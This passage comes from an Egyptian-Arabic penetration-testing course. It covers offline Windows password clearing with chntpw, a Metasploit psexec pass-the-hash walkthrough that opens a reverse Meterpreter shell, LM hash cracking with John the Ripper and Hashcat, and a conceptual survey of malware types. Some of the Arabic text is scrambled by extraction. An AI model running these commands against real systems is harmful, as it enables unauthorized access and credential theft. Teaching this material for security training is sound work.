[ ] Temp. duplicate | [X] Normal account | [ ] NMS account
[ ] Domain trust ac | [ ] Wks trust act. | [ ] Srv trust act
[X] Pwd don't expir | [ ] Auto lockout | [ ] (unknown 0x08)
[ ] (unknown 0x10) | [ ] (unknown 0x20) | [ ] (unknown 0x40)

Failed login count: 1, while max tries is: 0
Total login count: 4

- - - - User Edit Menu:
1 - Clear (blank) user password
2 - Edit (set new) user password (careful with this on XP or Vista)
3 - Promote user (make user an administrator)
4 - Unlock and enable user account [probably locked now]
q - Quit editing user, back to user select
Select: [q] > 1
Password cleared!
```

### 4. Quit and write hive files

```
Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: Administrator !

<>=====<> chntpw Main Interactive Menu <>=====<>

Loaded hives: </media/8AC0577DC0576E87/WINDOWS/system32/config/SAM>

1 - Edit user data and passwords
-
9 - Registry editor, now with full write support!
q - Quit (you will be asked if there is something to save)

What to do? [1] -> q

Hives that have changed:
# Name
0 </media/8AC0577DC0576E87/WINDOWS/system32/config/SAM>
Write hive files? (y/n) [n] : y
```

-برضه عندنا طريقة تالته لو ال **Victim System** لقيته **Offline** وهو ال **Bypass Login** ودي بتختصر عليك كتير لأن عن طريق **Administrator** دا بيدخلوك زي **Kon-Boot Software** عال **Windows Kernel User Privilege** حتى فمش هحتاج تعمل **Hash Password** ولا **Root User** ... دا بنستخدمه لاما يكون لينا **Local Victim machine Access** وكمان تكون ال **Victim machine** دي طافية أو **Offline**.

Just boot it and wait for the login screen.



-طب دلوقتي احنا حصلنا ال **Users Hashes** بتاعت ال **Tools** بطريقه من الطرق اللي شرحاهم وبواحده من ال **Tools** اللي ذكرناهم ... اللي فاضل عندنا اننا نعرف نعمل **Hashes Crack** لـ **Hashes** اللي حصلناهم ونجيب ال **Hashes** من ال **Plain Text** دي ... عندنا طريقتين وهما.

Pass-the-hash

Crack the hash

-ياعما ندخل بال **Hash** زي مهو عال **Machine** ودي الطريقة اللي بنسميهها **Pass-the Hash** والطريقة الثانية اننا نأخذ ال **Hash** نعمله **Crack** وبعدين نعمل بيها **Login** عال **Victim** **Hash** هنستخدم ال **Pass-the Hash** ... **Machine** ندخل بيها زي مقولنا **Direct** عال **Machine** **password** من غير منكون عارفين ال **Machine** الحقيقي لـ **Password**.

-برضه بنفس القصه هنفترض انك فعلا نفذت ال **Exploitation** عال **Meterpreter** ال **Metasploit** **Target** مع ال **Reverse Shell** **Target**.

```

msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.88.132
LHOST => 192.168.88.132
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > set RHOST 192.168.88.134
RHOST => 192.168.88.134
msf exploit(psexec) >

```

-وبعد كدا هتدخل بال **User** وال **Hash** الخاص بيه بدل من ال . **Plain Text** اللي بيبقا **Password**

```

File Edit View Terminal Help
RHOST => 192.168.88.134
msf exploit(psexec) > set SMBUser eLS
SMBUser => eLS
msf exploit(psexec) > set SMBPass 00000000000000000000000000000000:0446385C4CBFBAED9F33E1D7B00E184C
SMBPass => 00000000000000000000000000000000:0446385C4CBFBAED9F33E1D7B00E184C
msf exploit(psexec) > exploit

[*] Started reverse handler on 192.168.88.132:443
[*] Connecting to the server...
[*] Authenticating to 192.168.88.134:445|WORKGROUP as user 'eLS'...
[*] Uploading payload...
[*] Created \YBPBZxYQ.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.88.134[\svctrl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.88.134[\svctrl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (SvGLUVWJ - "MMcsBgceIlRKjK0wMsyVjo")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \YBPBZxYQ.exe...
[*] Sending stage (749056 bytes) to 192.168.88.134
[*] Meterpreter session 1 opened (192.168.88.132:443 -> 192.168.88.134:49164) at 2011-10-17 16:00:12 +0200

meterpreter >

```

-وزي منتا شايف هتلقيه فتحله **Meterpreter Session** جديده  
ودا معناه انه نجح فعلا فالدخول بال **User** لـ **Hash** اللي دخلت بيـه  
بدل من ال **Password** ودي كدا أول طريـقه اللي هيـ الـ **Pass the Hash**  
وبرضـه اتشرـحت تفصـيلي فالـ **Network Security** عـنـدي  
علىـ **LinkedIn** لوـ فيهـ حاجـهـ واقـعـهـ منـكـ هـتلـقـيـهاـ هـنـاكـ .

-لو ال **Pass the Hash** منفتحش أو منجحتش ساعتها هنروح للطريقه الثانيه وهي ال **Crack The Hash** ... هنا فال هنستخدم ال **Attacks** اللي اتكلمنا عليها فالأول الخاصه بال **Brute Force** وال **Cryptography** وال **Tools** وغيرها ... من أشهر ال **Dictionary Attack** هتسخدمها هي ال **Ophcrack** وال **John the Ripper** وال **CPU** وال **Password Cracking** عملية ال **GPU** بتوع ال **Machine** اللي شغال بيه زي مكنا قولنا ... تعالى نشوف ال **LM Hash** لما تشتعل على **John the ripper** اللي كنا قولنا عليه بيبقا **Uppercases** فاكر !! فأنت تاخده تحوله ل **Small Bytes** على بعضها زي كدا .


```

C:\Windows\system32\cmd.exe
Microsoft Windows [Versione 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. Tutti i diritti riservati.

C:\Documents and Settings\elS\Desktop\John\run>john-386.exe --incremental hashtocrack.txt
Loaded 2 password hashes with no different salts (NT LM DES 132/32 B3)
MYSTRON LM Hash <eLS:1>
GPSW LM Hash <eLS:2>
guesses: 2 time: 0:00:00:48 c/s: 4416K trying: GPMX - GXL*
C:\Documents and Settings\elS\Desktop\John\run>

```

-واخد بالك مطلعالك ال **Cracking** بعد ال **Hash** عامل ازاي على جزعين !! لأنه **LM Format** وكنا اتكلمنا عنه فوق أرجعله ... فال كامل هو **mystrongpsw** زي مهو قدامك ولكن جمعنا جزعين ال **Password** على بعض وبعدين حولناه من **Ophcrack** ... تعالى نبص عال **Small Uppercase** القصه .



-الكلام اللي فات دا احنا مستخدمين **CPU** بتعتمد عال **Tools** بس جهازك فعملية ال **Cracking** بنسبه أكبر من ال **GPU** ... طب لو ال **GPU** عندك قوي زي **NVIDIA 3036 ti** مثلا كارت شاشه قوي ساعتها تقدر تستخدم أداه زي **oclHashcat** تقدر تنزلها وهي معتمده عال **GPU** فشغلها وبتحددلك كروت الشاشه اللي عندك عالجهاز وسرعتهم وتختر انت عاوز ت **Crack** ال **Password** بأنهو **GPU**

```
Cache-hit dictionary stats wordlist.txt: 139921505 bytes, 14343297 words
hashcat.tc:hashcat
Session.Name....: oclHashcat
Status.....: Cracked
Input.Mode....: File (wordlist.txt)
Hash.Target....: File (hashcat.tc)
Hash.Type.....: TrueCrypt 5.0+ PBKDF2-HMAC-RipeMD160 + XTS 512 bit + boot-mode
Time.Started...: Fri Dec 4 10:05:40 2015 (12 secs)
Speed.GPU.#1...: 259.2 kh/s
Speed.GPU.#2...: 259.1 kh/s
Speed.GPU.#*...: 518.3 kh/s
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) salts
Progress.....: 5767168/14343297 (40.21%)
Rejected.....: 0/5767168 (0.00%)
Restore.Point.: 5046272/14343297 (35.18%)
HwMon.GPU.#1...: 100% util, 53c Temp, 20% Fan
HwMon.GPU.#2...: 100% Util, 43c Temp, 20% Fan
Started: Fri Dec 4 10:05:40 2015
Stopped: Fri Dec 4 10:05:54 2015
```

-وفيه **Tools** كتير تانيه غير اللي ذكرناها تقدر ت **Search** عليها وتختر المناسب ليك وبكدا بفضل الله نكون أنهينا الحديث فجزء بالتفصيل وبرضه تقدر تأخذ كل معلومه وتزود معلوماتك أكثر فيها لو حابب تكون **Update** أول بأول بأحدث تقنيات ال وأحدث طرق أخراها وهكذا .

## 6. Malware:

-خلال ال **Topic** دا واللى من أهم ال **Topics** ليك انك تفهمه وال **Penetration Tester** اختصارا ل **Software** ... عباره عن **Malicious Software** لل **Computer Systems Damage** مناقشتنا للنقاط الخاصه بالجزء دا .

<b>6.1 Classification.....</b>	<b>245-256</b>
<b>6.2 Technique's Used by Malware.....</b>	<b>256-271</b>
<b>6.3 How Malware Spreads.....</b>	<b>272-275</b>
<b>6.4 Samples.....</b>	<b>276-279</b>

---

## 6.1 Classification:




-تعالى نفهم كل نوع من ال **Malware** دا ونبني صوره كامله عن انواعهم بحيث يبقا معاك زي مرجع لجميع أنواع ال **Malware** .

-أول نوع معانا من ال **Malware** وهو ال **Virus** ... دا عباره عن **Computer Program** بيعمل نسخ لنفسه وبينشر نفسه من غير اذن من ال **User** أو ال **Owner** اللي هيتصاب بيها ... ال **Virus** دايما هتلاقيه بيمسك ف **Software** عندك عالجهاز مش هتلاقيه نزل **APP** لـ **Software** فمثلا انت حملت **Game** لـ **Software** معين ول يكن **Counter Strike** زي **Game** بس مش من الموقعي الرسمي من أي موقع تاني غير موثوق أو مشبوه ... بس انت محملاتش ال **Software** بتاع ال **Game** لوحدها لاء معاها ال **Software** بتاع ال **Virus** لازق فيها .

-لازم ال **User** يكون تفاعل مع حاجه ... نزلت **Software** بتابع حاجه معينه من مكان **Malicious** ... دوست على صوره ما فلازم يكون ال **User** اللي تفاعل مع حاجه أدت ان ال **Virus** دا ينزل عنده ... ودا اللي يوضحلوك الفرق بين ال **Worm** وال **Virus** ان ال **Virus** لازم يكون ال **User** زي مقولنا عمل **Interaction** يعني **Virus** تفاعل مع حاجه معينه خلت ال **Virus** دا يتنقله ... انما ال **Worm** بتعمل **Copy** برضه لنفسها و **Spread** ولكن بدون **Interaction** من ال **User**.

-ال **Virus** ليه أنواع تعالى نشوفها مع بعض ونعرف الفرق مبينهم .



-أول نوع معانا وهو ال **Resident Type** ... ودا أول مبيتعمله عن طريق ال **Owner** أو **User** من ساعده معمل **Run** مع ال **Virus** اللي لازق فيه ال **File** **Interaction** دا هياخد نفسه كدا ويروح يقعد جوا ال **RAM** فال **Virus** عندك وبيستنى تشغل أي **Process** أو **Program** أو **APP** ل معين **Memory** ويعلمه **Infection** وبكدا بي عمل **Spread** لنفسه من ال **Memory** وبتحقق ال **Spread** لنفسه بال **Survive** دا .

-النوع الثاني معانا وهو ال ... **non-resident** النوع دا أول ميتعمله **Run** من ال **Owner** بأنه يدوس على **Click** أو ينزله من موقع ما هي بدئي ال **Virus** دا يعمل **Search** على **Files** معينه ويعلمه **Infect** بال **Virus** ... فمثلا ال **Virus** دا متبرمج انه أول **Word** مال **User** يعمل **Interaction** معاه يدور على ملفات ال **Word** ويعلمه **Infect** .

- مجرد مال **Word** بتعنا يعمل **Infect** لملفات ال **Virus** زي مقولنا هتلاقيه بيتوقف عن العمل لو حده ... فتلاقيه ال **non-resident** بيشتغل لهدف او عشان يعمل **Task** معين فلما بيخلص ال المطلوب منه بيوقف شغل تلقائي من نفسه .

- النوع الثالث معانا وهو ال **Boot-Sector Virus** ... فالحاله دي ال **Virus** مش منتر انك ك **User** تروح تشغل ال **System** وتفتح ملف **Infected** بال **Virus** من عندك من ال **System** لاء ... ال **Boot** بيتلاقيه بيشتغل مع ال **Virus** لأنه حاطط نفسه فمكان ال **CD** فالجهاز عندك بيعمل **Boot** من كذا مكان زي ال **ROM** وال **Hard Disk** وال **USB** والترتيب دا انت تقدر تغيره وتتحكم فيه ... فمثلا انت حطيت **CD ROM** فال **CD** عندك فالجهاز ونسيتها وال **CD** كانت **Infected** ب **Virus** فجيئت تعمل **Boot** من جهازك فكدا انت شغلت ال **Virus** بنفسك !! لأنك شغلته من ال **CD** الموجود فيها وبعده كدا هي عمل **Activate** مجرد مشغلت ال **CD** الموجود المتوصلين بالجهاز بتاعك ... المشكله فال **Boot Virus** انه بيشتغل فال **System files** عال **System Layer** فتلاقي من الصعب ان فال **Layer Check** فال **Antivirus** أغلبه بي عمل **Scan** فال **Application Layer** **Antivirus** الطبقه اللي هو موجود فيها وكمان ال **User Layer** انما تحت منها ال **Antivirus** أغلب ال **System Layer** بيخل في ال **Viruses** صعب اكتشافه مقارنه بباقي ال **Boot Virus** وبرغم ذلك تقدر تكتشفه عن طريق انك تجيب **Antivirus** بيشتغل فال **Booting** يعمل منه **System** وتخلي ال **System Layer** تحطه على فلاشه مثلا وتخلي ال **Booting System** يعمل من **System** الفلاشه دي اللي عليها ال **Antivirus** اللي شغال فال **System Layer** اللي يكشفلك ال **Boot Virus** ... والكلام دا هتلاقي بعض الشركات بتعمله فعلا وأفضلهم **Kaspersky** .

-هتلاقی عندهم نسخه ISO بعنوان ال **Rescue Disk** هتنزلها على USB مثلا وتعمل **System Booting** لـ **Booting** بتاعك من ال **USB** اللي عليها النسخه دي ... دا كدا بخصوص ال **Boot Virus**.

-النوع الرابع معانا وهو ال **Multi – Partite** ودا بيشتغل بـ **Infection** فتلاقیه بيعمل **Several Types** من **Boot** وكمان **Resident** فهتلاقیه بيشتغل بأكتر من شكل بأكتر من طريقه.

- تاني **Malware** معانا وهو ال **Trojan Horse** ... دا عباره برضه عن **Attacker** بيخلی ال **Malicious Software** يأخذ **Owner System** عال **Unauthorized Access** انت هتنزل ملف ال **exe** الخاص بـ **Fire Fox**وليكن ... ال **Trojan** بيبقا واخد نفس شكل البرنامج الأصلي من برا نفس شكل ال **Fire Fox** هنا فالمثال بتاعنا فأنـت تنـزلـه عـلـى أـسـاسـهـ انهـ الـ **Fire Fox** الأصلي ولكن تتفاجيء انه مكون من **Malicious Software** بـس متـكرـ على شـكـلـ الـ **Fire Fox** الأصـليـ ... بـسـ الـ **Trojan** ... **Virus** مش بيعمل **Self Replicate** لنفسـهـ زـيـ الـ **Trojan** عندك خـيرـ مـثالـ عـلـى حـوارـ الـ **Trojan** دـاـ هيـ الـ **Matrix Screen** وـشـغلـ هـكـاـكـيرـ مـصـرـ وـالـذـيـ مـنـهـ !! دـاـ فـحـقـيقـتهاـ كـانـتـ عـبـارـهـ عنـ **Trojan** بـسـ الـ **Trojan** بـاـيـنـلـاكـ منهاـ شـويـهـ حـركـاتـ وـشـاشـهـ خـضـرـاـ وـبـتـاعـ انـماـ الـ **Trojan** وـتـقـرـيـباـ عـدـدـ كـبـيرـ لـبـسـ فـالـمـوـضـوـعـ دـاـ !! ... الفـكـرـهـ فالـ **Trojan** انهـ بـيـخـدـعـكـ أـنـكـ تنـزلـهـ وـتـطـمـنـ لـيـهـ وـبـتـلاقـيـهـ واـخـدـ نفسـ اـيـقـونـهـ البرـنـامـجـ الـ **Trojan** عـاـوزـ تـنـزلـهـ فـتـبـدـءـ تـنـزلـهـ وـتـشـغـلـهـ بـ **Double click** وبعدـ كـداـ بـيـاخـدـ صـلـاحـيـاتـ لـلـوـصـولـ لـ **Sensitive data** عـلـىـ جـهاـزـكـ وهـذـاـ ... فـمـثـالـ تـانـيـ اـنـتـ نـزـلتـ مـلـفـ لـ **game** معـيـنـهـ وـلـيـكـ منـ مـوـقـعـ مشـبـوهـ أوـ عـادـيـ وـمـفـيـشـ ايـ اـخـتـلـافـ وـضـحـلـاكـ انـ المـلـفـ دـاـ بـيـحـتـويـ عـلـىـ ... وـالـسـطـورـ البرـمـجيـهـ المـكـونـهـ لـ **Game** دـيـ مـبـينـهـ كـامـ سـطـرـ **trojan** لـ **malicious** فـأـنـتـ اـمـاـ تـيـجيـ تشـغـلـ الـ **game** هـتـشـغـلـ مـعاـهـاـ الـ **Trojan** المـوـجـودـ فـنـفـسـ المـلـفـ لـمـاـ تـعـملـهـ الـ **execute** !!

**تالت** **Rootkit** **Malware** معانا وهو ال ... دا معموله عشان **Hide** **Malicious Process** لل **Attacker** عشان لو فكرت انت ك **User** عند ال **Victim** تلغى ال **Task manager** من ال **Process** الخاصه بال **Malware** مش هتعرف.

-فال **Attacker** ال **Root-Kit** بيستخدمه عشان يخفي وجوده عالجهاز بتاعك ... كمان تقدر تستخدم ال **Root-kit** عشان تعمل **Implement** ل **System Files** أو تعمل **File Hide** ل **Root kit** ... ال **Victim Machine Back Door** أكتر من **Operating System** زي **Unix** و **Linux** و **iOS** و ... ال **Windows** أغلبهم هتلقيه بينزل على شكل يعني تعريفات لكروت الشاشه مثلا أو بتعرف كارت الشبكة أو كارت الصوت واللى المفروض انت ك **User** تنزلها من الموقع الرسمي ليها مش من أي مصدر غير موثوق ... كمان ال **Root kit** تقدر تنزلها على شكل **Kernel Modules** زي ملفات ال **DLL** الخاصه بالنظام .

-ال **Root Kit** لما بينزل عند ال **Victim** بيبصيّب أو بيترجم انه يصيّب أكتر من **Level** منهم ال **Application Layer** أو ال **Hypervisor** أو ال **Kernel Level** أو ال **Library Level** أو **Firmware Level** ... والجزء دا كنت اتكلمت عنه فشرح ال **eCTHP** **Intro to malware** فجزء ال **Blue Team** لو حابب تعرف تفاصيل أكتر عنه من وجهه نظر ال **Linkedin** وكمان هتفيدك فال **Red Team** .

-فعندك ال **Rootkit** دا سهل تكتشف فيه ال **Application Level** عشان بيسمى نفسه بأسماء **Programs** عندك عال **System** فدا ال ... **Detect** **Antivirus** بيعمله


انما ال **Library Infected Level** دا بيعمل معينه زي المكتبه الخاص بالصوت وزي المكتبه الخاصه بالفيديو وهكذا كل حاجه عندك ليها مكتبه بتعملها استدعاء عشان تشغلها ... فتخيل انت لو عندك **Library 10 Applications** يعنيوليكن كلهم بيستخدموا ال **Library** الخاصه بالصوت ... وانت عندك عمل **Infected Library** عمل **Rootkit** لـ **Library** الخاصه بالصوت ... يعني كلهم عشان شغالين بنفس **10 Applications** لـ **Infected Library**.

-عندك ال **Rootkit Kernel Level** ودا لانه بيقدر من خلال تواجده فال **OS Kernel** لـ **OS** انه يعمل ال **AV Resistance** لـ **AV** لـ **AV** لـ **Resistance** لـ **AV** لـ **AV** لـ **Resistance** يشيل او يحذف الاقل منه فالصلاحيات انما ال زيه ميرفعش ... عشان كدا بتلاقي معظم ال **Rootkit** بتبقى مصممه من ناحيه ال **malware** . **Kernel** انها تروح تترجم ال **Developer** .

-عندك ال **Processor Hypervisor Level** ودا الخاص بال **Hypervisor** الحديثه الخاصه بال **Virtualization Programs** زي ال **VMware** وال **Virtual box** وال **Virtualization Programs** ال بتمنك انك تشغل أكثر من نظام تشغيل عندك على جهازك بيبقى عباره عن نظام افتراضي ... اهو دا فيه . **Processor VM** خاص بيه بترجمت ال **Rootkit**

-عندك ال **Firmware Level** ودا بيتواجد فيه الملفات الثابته زي **Motherboard BIOS** ال بيكون فيها معلومات عن ال **BIOS** وال **Boot Ram Hard disk** ونوع جهازك ومين ال يعمل للجهاز وسنه تصنيع الجهاز ... كل دي معلومات لازم جهاز أول متيجي تشغله لازم تعدى على ال **BIOS Files** ... فلذلك مصنف خطورته كبيره النوع دا لأنك لسه بتشغل الجهاز فالاول وانت بتشغله راح يعمل **Check** على ملفات ال **BIOS** لقاه **Rootkit** بـ **Infected BIOS** فكل الجي ال **Rootkit** هي عمله **Tools** وكمان ال **Infected Tools** صعب عليها تكتشفه .

-وطبعا كالعادة أرشح لك منتجات شركه **Kaspersky** لقوتها فعمليه ال **Detection** مقارنه بالشركات الأخرى ... عندهم منتج أسمه **Remove** و **Detect** بيعمل **Kaspersky TDSS Killer** لو حابب تنزله وتجربه عندك .



-رابع **Malware** معانا وهو ال **Boot Kit** ... ودا بيختلف عن اللي فاتت وهي ال **Root kits** فطريقه ال **Installation** بتعتها وطريقه **Boot** عمل ال **Operating System** على ال **Control** ... ال **Operating system** **Attack** **kits** دى بتعمل أصلا فشوف الخطورة وصلت لأيه انك من قبل متعمد اي قبل ميشتغل **Operating Booting** لـ **Boot** **Attacker** حاجه هتلاقيه شغال فعمليه ال **System** عندك.

-خامس **Malware** معانا وهو ال **Back Door** هو شكل من أشكال ال **Software Malicious** أو ال **Attacker** بحيث يساعد ال **Modification** أو **Exploit** لـ **Target** بعد اما يعمل **maintaining Access** **Victim machine** عاوز ينشأ **Back door** **Attacker**

عشان لما يعوز يرجع لـ **Victim** تاني يرجع منه ميقدرش يعمل خطوات ال **Penetration testing** من بدايتها أو مثلا ال **patching** اللي دخل منها ال **Attacker** اتعلملها **Vulnerability** يعني اتففلت أو اتعلملها ترقيع فكدا الدنيا باذت بالنسبة لـ **Attacker** فيروح يزرع **Back door** عند ال **Victim** عشان لما يحتاجه قدام يلاقيه ... وكمان لو ال **Back door** زرع ال **Attacker** عند ال **Victim** مبيحتاجش انه كل ميجي يدخل لازمه ال **Username** وال **Password** ... لاء عن طريق ال **Back door** دا بيقوم داخل عادي ... ولو انت متابع هتلaciوني شرحت الكلام دا بالتفصيل الممل فملف ال **Post Exploitation** فال **Network Security** ووضحت كل نقطه فيه هتلaciيه فالبروفايل عندي أرجعله لو حابب تفاصيل أكثر .

-**sadis Adware** معانا وهو ال **Malware** ... دا عباره عن **Advertise Software** يعني زي الاعلانات اللي بتطلعاك فالموقع وانت بتتصفح موقع ما هتلaci بعض الاعلانات بتقابلك اللي بتكون كمان فمحتوها ودا سهل اكتشافه لأنه غالبا بيكون لازق فأخر **Software** انت نزلته فشوف آخر **Software** انت نزلته مثلا من موقع ما مشبوه وهتلaci ال **Adware** دا نزل معاه ... وفبعض الحالات هتلaci ال **Adware** بيكون معاه ال **Spyware** بمعنى ال **Attacker** اللي مبرمج ال **Adware** مصممه انه يعرض لك اعلانات ضاره زي اللي بتظهر لك عالموافق ونفس الوقت بتتجسس على جهازك.

-ال **Malware** **sabu Spyware** ... ودا عباره عن **User** عند جهاز ال **Victim** يعمل تجسس على ال **Malware** ول يكن أو يعمل **Information Collection** ل **Activity** عن ال **User** وي Shawf ايه المواقع اللي ال **User** دا زارها وطبعا كل دا بدون مال **Victim** يعرف حاجه ... ومش هتلaci ال **Spyware** جايلك منفرد لوحده كدا هتلaciه جايلك معاه او **Trojan Rootkit** أو **MdMod** معاه ال **Spyware** وهذا.

-عندنا النوع التامن من ال **Malware** وهو ال **Greyware** ودا بنطاقه على ال **Spyware** وال **Adware** مع بعض لما يصاب بيهم جهازك ... بس كدا هو دا ال **Greyware** باختصار .

